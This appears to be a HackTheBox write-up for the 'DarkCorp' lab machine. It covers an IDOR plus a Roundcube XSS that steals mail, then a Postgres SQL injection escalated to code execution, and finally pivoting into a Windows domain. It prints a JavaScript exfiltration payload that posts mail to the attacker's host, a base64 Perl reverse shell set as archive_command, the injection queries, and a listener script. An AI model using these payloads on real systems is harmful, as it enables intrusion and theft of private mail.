



HACKTHEBOX



DarkCorp

17th Oct 2025

Prepared By: 0xEr3bus

Machine Author(s): 0xEr3bus

Difficulty: **Insane**

Synopsis

DarkCorp is an Insane-difficulty Windows machine with several computers joined. The initial foothold involves exploiting CVE-2024-42009, an XXS vulnerability and IDOR in **RoundCube**, via the Contact Page to read emails from a developer and leak a hidden, password-protected Analytics dashboard. By leveraging the XXS vulnerability, a separate vhost is accessed, which is vulnerable to a command injection vulnerability using **Postgres**, allowing us to gain an initial foothold on the machine. Then, an internal web application monitoring service is abused by relaying the authentication request to the domain controller. Furthermore, **PrinterBug** is used to coerce the web server within DarkCorp's internal network following a Kerberos relay attack to compromise the host. After enumerating **Credential Manager** installed in the web server, abusing ACLs using the credentials found, and exploiting "[A broken marriage, Abusing mixed vendor Kerberos stacks](#)" to get an SSH session on the Drip machine, finally the cached credentials inside the host is extracted which can be leveraged to manage Group Policy Objects allowing us to add a local administrator account to get administrative access to the domain controller.

Skills Required

- Basic Web Enumeration & Exploitation
- Common Active Directory Attacks
- Basic AD Relay Attacks

Skills Learned:

- PostgreSQL Injection to Remote Code Execution
- NTLM & Kerberos Relay
- Extracting DPAPI
- Abusing mixed vendor Kerberos stacks
- Misconfigured Group Policies Abuse.

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 192.168.132.133 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,,$/)
$ nmap -p$ports -sC -sV 192.168.132.133
<SNIP>
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: Site doesn't have a title (text/html).
<SNIP>
```

Nmap indicates that the system only has port 80, running nginx 1.22.1, which redirects to drip.htb.


Nginx - Port 80



The web server features a signup/login page, enabling users to authenticate with Round Mail, which is hosted on mail.drip.htb. There is a contact page when intercepted, which interestingly contains the recipient and content.

```
Request
Pretty Raw Hex
1 POST /contact HTTP/1.1
2 Host: drip.htb
3 Content-Length: 98
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://drip.htb
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://drip.htb/index
12 Accept-Encoding: gzip, deflate, br
13 Cookie: session=eyJfZnJlc2giOmZhbHMLLCJjc3JmX3Rva2VuIjoieWQ3MDI0NzE3ZDJlZjFlMTkyZTE3NjdiZWZjM3NjgyMDNjZjMxNCJ9.Z3whWg.TihMsQlPXMEdOyEWgu3oqMy4-jM
14 Connection: keep-alive
15
16 name=0xEr3bus&email=0xer3bus%40drip.htb&message=Hello%21&content=text&recipient=support%40drip.htb
```

Looking at Round mail, we initially have an email from no-reply@drip.htb, pointing us towards support@drip.htb.



When we modify the recipient in the POST request actioned on the contact page, to ourselves, we have an insecure direct object reference (IDOR), as the web server is not verifying or filtering the value of recipient.

Request

PrettyRawHex

1POST /contact HTTP/1.1

2Host: drip.htb

3Content-Length: 112

4Cache-Control: max-age=0

5Accept-Language: en-US,en;q=0.9

6Origin: http://drip.htb

7Content-Type: application/x-www-form-urlencoded

8Upgrade-Insecure-Requests: 1

9User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

10Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11Referer: http://drip.htb/index

12Accept-Encoding: gzip, deflate, br

13Cookie: session=eyJfZnJlc2giOmZhbnRLLCJjc3JmX3Rva2VuIjoieYmQ3MDI0NzE3ZDJlZjFlMTkyZTE3NjdiZWZmZjM3NjgyMDNjZjMxNCJ9.Z3whWg.TihMsQlPXME0yEWgu3oqMy4-jM

14Connection: keep-alive

15

16name=0xEr3bus&email=0xer3bus%40drip.htb&message=Hello+World!&content=text&recipient=0xer3bus%40drip.htb

0 highlights

Response

PrettyRawHexRender

1HTTP/1.1 302 FOUND

2Server: nginx/1.22.1

3Date: Mon, 06 Jan 2025 23:57:39 GMT

4Content-Type: text/html; charset=utf-8

5Content-Length: 213

6Connection: keep-alive

7Location: index#contact

8Vary: Cookie

9Set-Cookie: session=.eyJwtyDEKgzAQ0RuGrpP86CxPFaXOHnkBEYpypOGDBiYsi3r1ZDPXBg3dikhx1ZUUYTphSgr4PsSospnX4Yq08FFPPcUT8vWG8RLvnnXVFkjiVLZLuMpXPmzcEzAs1viNH12dx7B6eHfU0SxRpbq_7pk3Sug7XD8oIKvI.Z3xt8w.op7TqriDBUzDcPZYMvbYgbxNEoE; HttpOnly; Path=/

10

11<!doctype html>

12<html lang=en>

13<title>

14</title>

15<h1>

16</h1>

Customer Information Request

From 0xEr3bus on 2025-01-07 05:35


DetailsHeaders

Hello World!


Confidentiality Notice: This electronic communication may contain confidential or privileged information. Any unauthorized review, use, disclosure, copying, distribution, or taking of any part of this email is strictly prohibited.
If you suspect that you've received a "phishing" e-mail, please forward the entire email to our security engineer at bcase@drip.htb

From the mail, we have another email address (`bcase@drip.htb`) that has been leaked in the email, belonging to a security engineer, to whom any suspected phishing emails should be forwarded. Examining vulnerabilities in `RoundCube` directs us to [Sonarsource's blog post](#), `A Critical Cross-Site Scripting Vulnerability in Roundcube`. If the attacker controls the content type (`HTML`) and the recipient (the victim's mail address), they can perform XSS to steal and read any recipient's mail. In our case, we have an IDOR that can be used to perform the attack. So, modifying the `recipient` and `content`. Using the

payload from SonarSource's blog post, URL encoded, should pop up an alert box.



```
<body title="bgcolor=foo" name="bar" style=animation-name:progress-bar-stripes
onanimationstart=alert(origin) foo=bar">Foo</body>
```



We can craft a payload to access each mail and send the response to our webserver.

```

for (let i = 1; i <= 100; i++) {
  fetch("http://mail.drip.htb/?
_task=mail&_caps=pdf=1,flash=0,tiff=0,webp=1,pgpmime=0&_uid=" + i +
"&_mbox=INBOX&_framed=1&_action=preview", {
    mode: 'no-cors'
  }).then((response) => response.text()).then((text) => {
    fetch("http://192.168.132.128:8000", {
      mode: 'no-cors',
      method: "POST",
      body: text
    })
  });
}

```

The payload should be base64-encoded and must be executed using the `eval` & `atob` JavaScript methods.

```

eval(atob('Zm9yKGxldCBpID0gMTsgaSA8PSAxMDA7IGkrKy17ZmV0Y2goImh0dHA6Ly9tYWlsLmRyaXAuaHRiLz9fdGFzaz1tYWlsJl9jYXBzPXBkZj0xLGZsYXNoPTAsdGlmZj0wLHdlYnA9MSxwZ3BtaW1lPTAmX3VpZD0iK2krIiZfbWJveD1JTkJPWCZfZnJhbWVkcPTEmX2FjdGlvbj1wcmV2aWV3IiwgeyBtb2RlOiAnbm8tY29ycyd9KS50aGVuKChyZXNwb25zZSkGPt4gcmVzcG9uc2UudGV4dCgPKS50aGVuKCh0ZXh0KSA9PiB7ZmV0Y2goImh0dHA6Ly8xOTIuMTY4LjEzMjE4xMjg6ODAwMCIsIHsgbW9kZTogJ25vLWNvcnMnLCBtZXRob2Q6ICJQT1NUIiwgYm9keTogdGV4dH0pfSk7fQ=='))

```

On the other hand, we start a simple HTTP server to handle `POST` requests, as our JavaScript XSS payload performs a POST request.

```

#!/usr/bin/env python3

from http.server import BaseHTTPRequestHandler, HTTPServer
import re
import IPython
from pwn import log

class S(BaseHTTPRequestHandler):
    def log_message(self, format, *args):
        pass

    def _set_headers(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()

    def do_GET(self):
        self._set_headers()

    def do_HEAD(self):
        self._set_headers()

    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

```

```

self._set_headers()
#print(post_data.decode())

try:
    username_pattern = r'"mailbox":"INBOX","username": "(.*)", "permaurl"'
    username = re.search(username_pattern, post_data.decode())[1]

    from_pattern = r'<span>From <span class="adr"><a href="mailto:(.*)"
class="rcmContactAddress"'
    from_address = re.search(from_pattern, post_data.decode())[1]

    message_pattern = r'<div id="messagebody"><div class="message-part"
id="message-part1"><div class="pre">(.)<br>'
    message_body = re.search(message_pattern, post_data.decode(), re.DOTALL)[1]

    log.info(f"From: {from_address}")
    log.info(f"To: {username}")
    log.info(f"Message: {message_body}")

except Exception as e:
    #print(e)
    pass

def run(server_class=HTTPServer, handler_class=S, port=8000):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f'Starting httpd on {port}...')
    httpd.serve_forever()

if __name__ == "__main__":
    from sys import argv
    if len(argv) == 2:
        run(port=int(argv[1]))
    else:
        run()

```


← Back to log in

Forgot your password?

Provide a valid e-mail address for a reset token

Reset token sent successfully.

E-Mail Address



Recover Password

[*] From: no-reply@drip.htb

[*] To: bcase

[*] Message: Your reset token has generated. Please reset your password within the next 5 minutes.

You may reset your password here: http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.Z3x4Hg.wSxb5Pd7zvKL9TrrA5QO_MChuJE

Dashboard - Sign In

Password successfully changed.

Username

Username

Your Password

Password


☐

Remember me

Reset Password

Sign In

Once the password is reset, we can login as the `bcase` user.



Initial Foothold

The Analytics dashboard features a search functionality; however, performing any search results in an SQL error.

Dashboard

Analytics

Logout

hello

Current User: bcase

/ DripMail / Analytics

User Overview

Showing metadata for all currently registered users

(psycopg2.errors.UndefinedColumn) column "hello" does not exist LINE 1: SELECT * FROM "Users" WHERE "Users".username = hello ^ [SQL: SELECT * FROM "Users" WHERE "Users".username = hello] (Background on this error at: <https://sqlalche.me/e/20/f405>)

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
5001	support	support@drip.htb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 OPR/114.0.0.0	10.0.50.10
5002	bcase	bcase@drip.htb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 OPR/114.0.0.0	10.0.50.10
5003	ebelford	ebelford@drip.htb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 OPR/114.0.0.0	10.0.50.10
5004	OxEr3bus	OxEr3bus@drip.htb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	172.16.20.1
5005	Oxer3bus	Oxer3bus@drip.htb	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36	172.16.20.1

Based on the error message, we can use a basic SQL injection payload to gain more insight into the backend database system.

```
'hello' ; select version(); --'
```

Using payloads like this should make the query SQL query look like this:

```
SELECT * FROM "Users" WHERE "Users".username = 'hello' ; select version(); --'
```

'hello' ; select version(); --'

Current User: bcase

/ DripMail / Analytics

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
PostgreSQL 15.10 (Debian 15.10-0+deb12u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit				

The backend uses a `Postgres` database, version 15. We can further check if the current user is a superuser or not.

```
'hello' ; SELECT current_setting('is_superuser'); --'
```

Q

'hello' ; SELECT current_setting('is_superuser');

Current User: bcase

Home

 /

DripMail

 /

Analytics

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
on				

The `on` indicates that the user is a superuser. The SQL injection can be escalated to Remote Code Execution by referring to the blog post by thegrayarea.tech. First, we read the original `postgresql.conf`, append `archive_command`, then overwrite the configuration file and reload it using `pg_reload_conf()` function.

```
# Load the postgresql.conf
'hello' ; SELECT lo_import('/etc/postgresql/15/main/postgresql.conf'); --'

# Load the read the conf
'hello' ; SELECT encode(lo_get(<RETURN LOID>), 'escape'); --'
```

Q

'hello' ; SELECT lo_import('/etc/postg

Current User: bcase

Home

 /

DripMail

 /

Analytics

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
65877				

Q

llo' ; SELECT encode(lo_get(65877),

Current User: bcase

Home

 /

DripMail

 /

Analytics

User Overview

Showing metadata for all currently registered users

ID
----- # PostgreSQL configuration file # ----- # This file consists of lines of the form: # name = value # (The "=" is optional.) Whitespace may be used. C

There are some formatting issues; the single and double quotes are HTML encoded, and they need to be replaced properly. Once formatting is fixed, we modify the configuration to add `archive_mode`, `archive_command`, and `archive_timeout`.

```
archive_mode = 'always'
archive_command = 'echo
"dXNlIFNvY2tldDskat0iMTkyLjE2OC4xMzIuMTI4IjskcD0xMzM4O3NvY2tldChTLFBGX0lORVQsU09DS19TVFJfQ
U0szZV0cCHJvdG9ieW5hbWUoInRjcCIpKtTpziHjb25uZWNOKFMsc29ja2FkZHJfaW40JHASaw5ldf9hdG9uKCRpKS
pKXtvcGVuKFNUREL0LCI+JlMiKTvcGVuKFNURE9VVCwiPiZTIik7b3BlbihtVERFULIsIj4mUyIpO2V4ZWMoIi9ia
W4vc2ggLWkiKTt9Ow==" | base64 --decode | perl'
archive_timeout = 1
```

The `archive_mode` is set to `always`, `archive_command` points to the bash command, `archive_timeout` is the timeout, which is technically optional. Once the configuration is modified, we base64-encode it and export it, then reload the config to obtain a shell.

```
'hello' ; SELECT lo_from_bytea(13337, decode('<MODIFIED BASE64 ENCODED CONFIG>',
'base64')); --'
'hello' ; SELECT lo_export(13337, '/etc/postgresql/15/main/postgresql.conf'); --'
'hello' ; SELECT pg_reload_conf(); --'
```

🔍

from_bytea(13337, decode('lyATLS0tL

 Current User: bcase

🏠

/ DripMail / Analytics

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
13337				

Q

'hello' ; SELECT lo_export(13337, 'etr

 Current User: bcasc

 / DripMail / Analytics

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
1				

Q

'hello'; SELECT pg_reload_conf(); --'

 Current User: bcase

[Home](#) / [DripMail](#) / [Analytics](#)

User Overview

Showing metadata for all currently registered users

ID	USERNAME	E-MAIL	HOST HEADER	IP ADDRESS
True				

```
# nc -lnvp 1338
listening on [any] 1338 ...
connect to [192.168.132.128] from (UNKNOWN) [192.168.132.133] 61922
/bin/sh: 0: can't access tty; job control turned off
$ whoami & hostname
drip.darkcorp.htb
postgres
$
```

Lateral Movement

We can take note that we currently have the `postgres` user, which will have limited permissions. Upon examining the network configuration, we can see that the IPv4 address differs from the external address previously identified in our initial `Nmap` scan. Further enumeration of the host reveals additional hostnames as well as a new domain name `darkcorp.htb`.

```
postgres@drip:/var/lib/postgresql$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.16.20.3 netmask 255.255.255.0 broadcast 172.16.20.255
    ether 00:15:5d:84:03:02 txqueuelen 1000 (Ethernet)
    RX packets 3888 bytes 7800863 (7.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2978 bytes 454571 (443.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 19738 bytes 5205390 (4.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19738 bytes 5205390 (4.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

postgres@drip:/tmp$ cat /etc/hosts
127.0.0.1 localhost drip.htb mail.drip.htb dev-a3f1-01.drip.htb

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
```

```
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
```

In order to discover additional information about these targets, we can upload a static [nmap](#) binary to check for other active hosts. A simple ping sweep does the work for us.

```
postgres@drip:/tmp$ wget 192.168.132.128/nmap
wget 192.168.132.128/nmap
--2025-10-07 04:44:05-- http://192.168.132.128/nmap
Connecting to 192.168.132.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5944464 (5.7M) [application/octet-stream]
Saving to: 'nmap'

nmap                                100%[=====>]    5.67M  --.-KB/s    in 0.04s

04:44:05 (130 MB/s) - 'nmap' saved [5944464/5944464]

postgres@drip:/tmp$ chmod +x nmap
postgres@drip:/tmp$ nmap -sn 172.16.20.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-10-07 04:44 MST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for DC-01 (172.16.20.1)
Host is up (0.0012s latency).
Nmap scan report for 172.16.20.2
Host is up (0.0046s latency).
Nmap scan report for 172.16.20.3
Host is up (0.00020s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```

From the above output, we can see that we have two additional hosts:

- 172.16.20.1
- 172.16.20.2

```
postgres@drip:/tmp$ ./nmap -Pn 172.16.20.1
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2025-10-07 04:57 MST
<SNIP>
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos
135/tcp   open  epmap
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
```

```
464/tcp open  kpasswd
593/tcp open  unknown
636/tcp open  ldaps
```

```
postgres@drip:/tmp$ ./nmap -Pn 172.16.20.2
<SNIP>
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5000/tcp  open  upnp
```

At this point we can set up a `socks` proxy to tunnel our traffic and enumerate the targets.

```
# attacker's machine
$ chisel server --reverse --port 8888
```

```
# target machine
postgres@drip:/tmp$ ./chisel client 192.168.132.128:8888 R:socks &
[1] 4309
2025/10/07 04:47:36 client: Connecting to ws://192.168.132.128:8888
2025/10/07 04:47:36 client: Connected (Latency 4.631748ms)
```

Using [NetExec](#), we can quickly scan these targets to enumerate the host information and discover that they are both `Windows Server 2022` instances with the hostnames:

- `DC-01`
- `WEB-01`

The domain controller (`DC-01`) has SMB signing enabled, which is the default configuration. And `WEB-01` has SMB signed disabled.

```
$ proxychains4 -q -f /etc/proxychains.conf netexec smb 172.16.20.1
SMB      172.16.20.1      445      DC-01      [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)

$ proxychains4 -q -f /etc/proxychains.conf netexec smb 172.16.20.2
SMB      172.16.20.2      445      WEB-01     [*] Windows Server 2022 Build 20348
x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
```

We can then examine the file system for any additional information that could be of value. Immediately, we notice that we have a `.gnupg` directory in the `postgres` user's home directory. This is created when using GPG to encrypt any file or data. The `postgres` user also has complete control over the `/var/backups/postgres` directory, which contains a readable file named `dev-dripmail.old.sql.gpg`, that appears to be a backup of the `dev-dripmail` web server.


```
postgres@drip:/var/lib/postgresql$ ls -la
total 20
drwxr-xr-x  4 postgres postgres 4096 Jan  8 15:03 .
drwxr-xr-x 40 root      root      4096 Dec 30 04:34 ..
drwxr-xr-x  3 postgres postgres 4096 Dec 19 16:28 15
-rw-r--r--  1 postgres postgres   0 Jan  8 15:03 .bash_history
drwx-----  4 postgres postgres 4096 Jan  8 15:02 .gnupg
-rw-----  1 postgres postgres 1403 Dec 20 08:24 .psql_history
postgres@drip:/var/lib/postgresql$
```

```
postgres@drip:/var/backups/postgres$ ls -la
ls -la
total 12
drwx----- 2 postgres postgres 4096 Jan  8 15:02 .
drwxr-xr-x 3 root      root      4096 Jan  6 09:48 ..
-rw-r--r-- 1 postgres postgres 1750 Jan  8 15:02 dev-dripmail.old.sql.gpg
postgres@drip:/var/backups/postgres$
```

